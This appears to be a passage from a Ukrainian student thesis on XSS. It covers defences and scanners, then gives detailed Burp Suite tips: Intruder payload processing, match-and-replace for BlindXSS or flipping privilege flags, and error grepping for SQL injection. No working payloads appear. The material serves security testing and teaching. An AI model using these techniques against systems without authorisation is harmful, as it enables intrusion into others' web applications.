

Рисунок 1.10 – Виконання коду з параметром xss

Під час кодування рядка зі скриптом браузер просто відображає цей рядок на сторінці, а не виконує скрипт.

Третій варіант захисту – це валідація даних, отриманих від користувача або іншого зовнішнього джерела (HTML запит, база даних, файл і т.п.). Для цього типу захисту добре підходять регулярні вирази. Їх можна використовувати для вилову даних, що містять небезпечні символи чи конструкції. При виявленні подібних даних валідатором, додаток просто повинен видати користувачеві повідомлення про небезпечні дані і не відправляти їх далі на обробку.

Як видно з розглянутого вище прикладу, навіть у найпростішій веб-сторінці з мінімальним вихідним кодом може бути вразливість XSS. Виникає проблема аналізу вразливостей XSS в проектах, що мають десятки тисяч рядків коду. З огляду на це були розроблені автоматизовані інструменти для пошуку XSS вразливостей. За допомогою цих утиліт сканується вихідний код або точки доступу сайту або веб-програми і складається звіт про знайдені вразливості.

Якщо розробники не приділяли належної уваги захисту від XSS, то не все ще втрачено. Для пошуку вразливостей у безпеці сайтів та веб-застосунків є безліч XSS сканерів. Завдяки ним ви можна знайти більшість відомих уразливостей у проектах (і не лише у своїх, тому що деяким сканерам не потрібні вихідники). Є як безкоштовні, і платні варіанти

подібних сканерів. Звичайно, можна спробувати написати власні інструменти пошуку XSS вразливостей, але вони, швидше за все, будуть набагато гіршими за професійні платні інструменти[22].

І все-таки більш логічним та дешевим варіантом є пошук та виправлення вразливостей на ранніх стадіях розробки. Значну допомогу в цьому надають XSS сканери та статичні аналізатори коду. Наприклад, у контексті розробки мовою C# одним із таких статичних аналізаторів є PVS-Studio. У цьому аналізаторі нещодавно з'явилася нова C# діагностика — V5610, яка шукає потенційні XSS вразливості. Також можна використовувати обидва типи інструментів, тому що кожен із них має власну зону відповідальності. Завдяки цьому можна виявити як існуючі вразливості в проекті, так і вразливості, які виникатимуть під час розвитку проекту.

XSS - це незвичайна і небезпечна вразливість у веб-безпеці. Кожен проект може мати як унікальні, так і відомі XSS вразливості, якими можуть скористатися зловмисники. Для захисту від появи XSS уразливостей при розробці варто використовувати статичні аналізатори коду.

2 ІНСТРУМЕНТИ ДОСЛІДЖЕННЯ XSS АТАК

2.1 Аналіз можливостей Burp Suite

Burp Suite – це платформа для виконання тестування безпеки веб-застосунків. У цій замітці я поділюсь кількома прийомами, як використовувати цей інструмент більш ефективно[23].

Для правильної роботи з будь-яким інструментом важливо його налаштувати під себе. У Burp Suite існує 2 типу параметрів:

- Параметри користувача — Налаштування, що відносяться до самого Burp Suite
- Параметри проекту — Налаштування до того, що хакаешь

При дослідженні російськомовних ресурсів, часто у відповіді від сервера замість кирилиці можуть відображатися *кракозябри* . Щоб цього уникнути, можна встановити кодування *UtF-8* і продовжити роботу в нормальному режимі. Налаштування кодцвання знаходяться в Параметри користувача -> Дисплей -> Набори символів (рисунок 2.1).



Рисунок 2.1 – Налаштування кодування символів

Щоб справді прискорити свою роботу з Burp Suite, потрібно спробувати перейти до використання сумісних клавіш. Можна використовувати встановлені за замовчуванням, але також є можливість переналаштувати "під себе". Для керування гарячими клавішами достатньо перейти в Параметри користувача -> Різне -> Гарячі клавіші .

Якщо перенаправлення трафіку в програмі Burp Proxy, чомусь не спрацювало, а в історії запити так і не з'явилися то це сталось через те що не було відключено перехоплення в проксі. Можна за замовчуванням відключити цю корисну функцію. Перейдіть у User -> Misc -> Proxy Interseption і виберіть опцію "Always Disable" (рисунок 2.2).



Рисунок 2.2 – Вимкнення перехоплення проксі

Не дивлячись на довіру розробникам PortSwigger, не варто передавати зайву інформацію на їх сервери. Навіть якщо інформація не настільки чутлива, то у замовників можуть бути більш строгі правила[24]. Перше, що необхідно зробити — відключити відповідь анонімних повідомлень, надісланих PortSwigger. Потрібно обрати пунк меню: Параметри користувача -> Різне -> Відгуки про ефективність і заблокувати відповідь (рисунок 2.3).



Рисунок 2.3 – Відгуки про ефективність

Якщо планується використовувати Burp Collaborator , то варто підняти свій власний і використовувати його. Таке рішення дозволить створити деякі WAF, вбудовані в блокировку *burpcollaborator.net* і його поддоменів. Для управління Burp Collaborator переходимо в Параметри проекту -> Різне -> Burp Collaborator Server (рисунок 2.4).



Рисунок 2.4 – Burp Collaborator Server

Щоб не продовжувати роботу з налаштуваннями для кожного проекту, можна створити конфігураційний файл і завантажити його при запуску нового проекту[25]. Для цього достатньо зробити наступні кроки:

- Зробити необхідні зміни.
- Зберегти налаштування проекту та користувача (це будуть файли JSON).
- Об'єднати файл в один.
- Оновити його за необхідності та зберегти у надійному місці (наприклад, репозиторії git).
- Фінальний конфіг буде виглядати так:

```
{
   "project_options":{
      // options
```

```
    },
    "user_options":{
        // options
    }
}
```

При запуску Burp Suite можна відключати всі плагіни. Це може значно прискорити завантаження, особливо якщо використовується безліч доповнень (рисунок 2.5).



Рисунок 2.5 – Завантаження конфігурації

Включити необхідні доповнення можна пізніше, враховуючи специфіку проекту. Burp Suite, написаний на Java, що часто призводить до більшої потреби пам’яті, особливо у випадку довгих автоматичних перевірок. Для обмеження потрібних ресурсів можна скористатися наступною командою:

```
java -jar -Xmx2048M burp.jar
```

– Burp Proxy виконується від імені користувача Burp Suite, що дозволяє перехоплювати, перевіряти і модифікувати трафік, що рухається в обох напрямках між сервером і клієнтом.

– Burp Repeater — інструмент для обробки HTTP-запитів, їх редагування та аналізу відповідей веб-застосунків вручну.

– Burp Intruder — потужний інструмент для автоматизації спеціалізованих атак проти веб-додатків. Це дуже гнучкий і добре налагоджуваний інструмент, який може використовуватися для виконання величезного спектру завдань, які виникають під час тестування додатків.

Іноді з'являється необхідність знайти посилання на визначений хост. Звичайно, можна скористатися пошуком в історії запитів, але є більш швидкий і ефективний спосіб. Переходим в вкладку Target -> Site Map , вибираємо зі списку необхідних хостів, правий клік і Engagement tools -> Find reference . У результаті з'явиться список запитів, що посилаються на хост (рисунок 2.6).



Рисунок 2.6 – Refrenced to host

Багато недооцінюють корисність функції автозаміни в Burp Proxy. Часто її використовують для підміни відповідей сервера, з метою відключити захисні механізми в заголовках; заміни false на true для підвищення привілейованого доступу і т.п. Дуже зручно в самому інтерфейсі

програми вводити прості слова, а в результаті відправляти складні вирази. Наприклад, якщо ввести bxss можна відправити повноцінний файл BlindXSS. Також, спрощується работа при вводі паролів. Налаштування автозамін можна знайти в Proxy -> Options -> Match and replace (рисунок 2.7).



Рисунок 2.7 – Налаштування автозамін

Burp Suite дозволяє іменувати вкладки. Зробивши подвійний клік по заголовку вклади запиту, можна записати корисну інформацію, яка допоможе згадати, для чого вкладка, як приведено на рисунку 2.8.



Рисунок 2.8 – Перейменовані вкладки

Це працює не тільки в Burp Repeater, але і в Burp Intruder, що також буває корисним.

Дуже зручною є функція автопрокрутки при пошуку в запитах або відповідях. Burp буде автоматично переходити за результатом, після виправлення запиту, що прискорює роботу. Щоб увімкнути параметри після введення в рядок пошуку того, що потрібно знайти, необхідно натиснути кнопку "+", щоб отримати доступ до параметрів пошуку та відмітити "Автопрокручувати для відповідності, коли текст змінюється", як показано на рисунку 2.9.



Рисунок 2.9 - Контексне меню з опціями

При оформленні звіту набагато більше інформації поміщається і ефективно відображається через скріни з вертикальним розташуванням запиту\відповіді. Для цього в опціях Burp Repeater відмітьте View->Top/bottom split, як показано на рисунку 2.10.



Рисунок 2.10 – Зміна вигляду

Можна використовувати інтерфейс Burp Intruder, щоб налаштувати сканування за допомогою Burp Scanner тільки на необхідні параметри, заголовки і т.п. Для цього потрібно встановити маркери у потрібному запиті в інтерфейсі Burp Intruder так, як це робиться зазвичай, а потім вибрати «Сканувати визначені точки вставки» з контекстного меню. В результаті буде зекономлено достатньо часу, оскільки за умовчанням Burp Scanner перевіряє все, що доступно в запиті, включаючи файли cookie, заголовки, URI, параметри запиту, як на рисунку 2.11.



Рисунок 2.11 – Налаштування позиції де вставлено payload

У Burp Intruder можна встановити різні обробники корисних завантажень, до виправлення запиту. Установлені правила виконуються послідовно, можуть бути включені/відключені, щоб допомогти підключити у разі виникнення будь-яких проблем у конфігурації. Правила обробки можуть бути корисними у багатьох різних ситуаціях, де потрібно створити незвичайне навантаження або, наприклад, закодувати.

Приклади доступних типових правил:

- Додати префікс / суфікс — Додає текст до або після завантаження.
- Збіг / заміна — Замінює будь-яку частину в навантаженні, відповідну під регулярне вираження, вказану строку.
- Кодування/декодування — кодує або розкодує завантаження різних типів: URL, HTML, Base64, ASCII hex.
- Hash — Виконує операцію хешування над навантаженням.
- Пропустити, якщо збігається з регулярним виразом — Перевіряє, чи відповідає завантаження вказаному регулярному вираженню, і якщо це так, пропускає завантаження та переходить до наступного. Це може бути

корисним, наприклад, якщо відомо, що значення параметра повинно мати мінімальну довжину, і потрібно пропустити всі значення зі списку, які короче цього значення (рисунок 2.12).



Рисунок 2.12 – Налаштування правил

У Burp Intruder можна повідомити результати, що містять задані повідомлення у відповідях від сервера. Для кожного вилучення Burp додає стовбець з чекбоксами в таблицю з результатами. У результаті можна буде явно побачити цікаві відповіді, а при необхідності згрупувати, натиснувши на заголовок стовбця (рисунок 2.13).



Рисунок 2.13 – Групування відповідей

Використання цієї опції стає максимально корисним при аналізі великих обсягів результатів сканування та дозволяє швидко знайти цікаві речі. Наприклад, при тестуванні SQL ін'єкцій пошуку повідомлень, що містять "ODBC", "помилка" і практично допоможуть швидко відшукати вразливі параметри.

Burp Suite – це мультитул для проведення аудиту безпеки веб-додатків. Містить інструменти для складання карт веб-додатків, пошуку файлів і папок, модифікації запитів, фазування, підбору паролів і багато іншого. Також існує магазин доповнених BApp store, що містить додаткові розширення, що підвищують функціональність додатків. Стоїть відзначити і з’явитися в останньому релізі мобільного помічника для дослідження безпеки мобільних додатків — MobileAssistant для платформи iOS.

Burp Suite — це інтегрована платформа, призначена для проведення аудиту веб-додатків, як в ручному, так і в автоматичних режимах. Містить інтуїтивно зрозумілий інтерфейс зі спеціально спроектованими вкладками, що дозволяють поліпшити і прискорити процес атаки. Сам інструмент являє собою проксуючий механізм, який перехоплює та обробляє всі оброблювані запити браузера. Є можливість встановити сертифікат burp для аналізу https-з'єднань.

Якщо переглянути статистику та звіти програми Bug Bounty — практично на головному вікні можна зустріти використання цього інструменту. У ряду з OWASP ZAP це найпопулярніший набір утиліт для тестування веб-додатків (рисунок 2.14).



Рисунок 2.14 – Використання Burp Scanner

На зображенні використання Burp Scanner для аналізу Damn Vulnerable Web Application (DVWA). Існують дві версії Burp Suite: професійна та безкоштовна (рисунок 2.15).



Рисунок 2.15 – Професійна версія Burp Suite

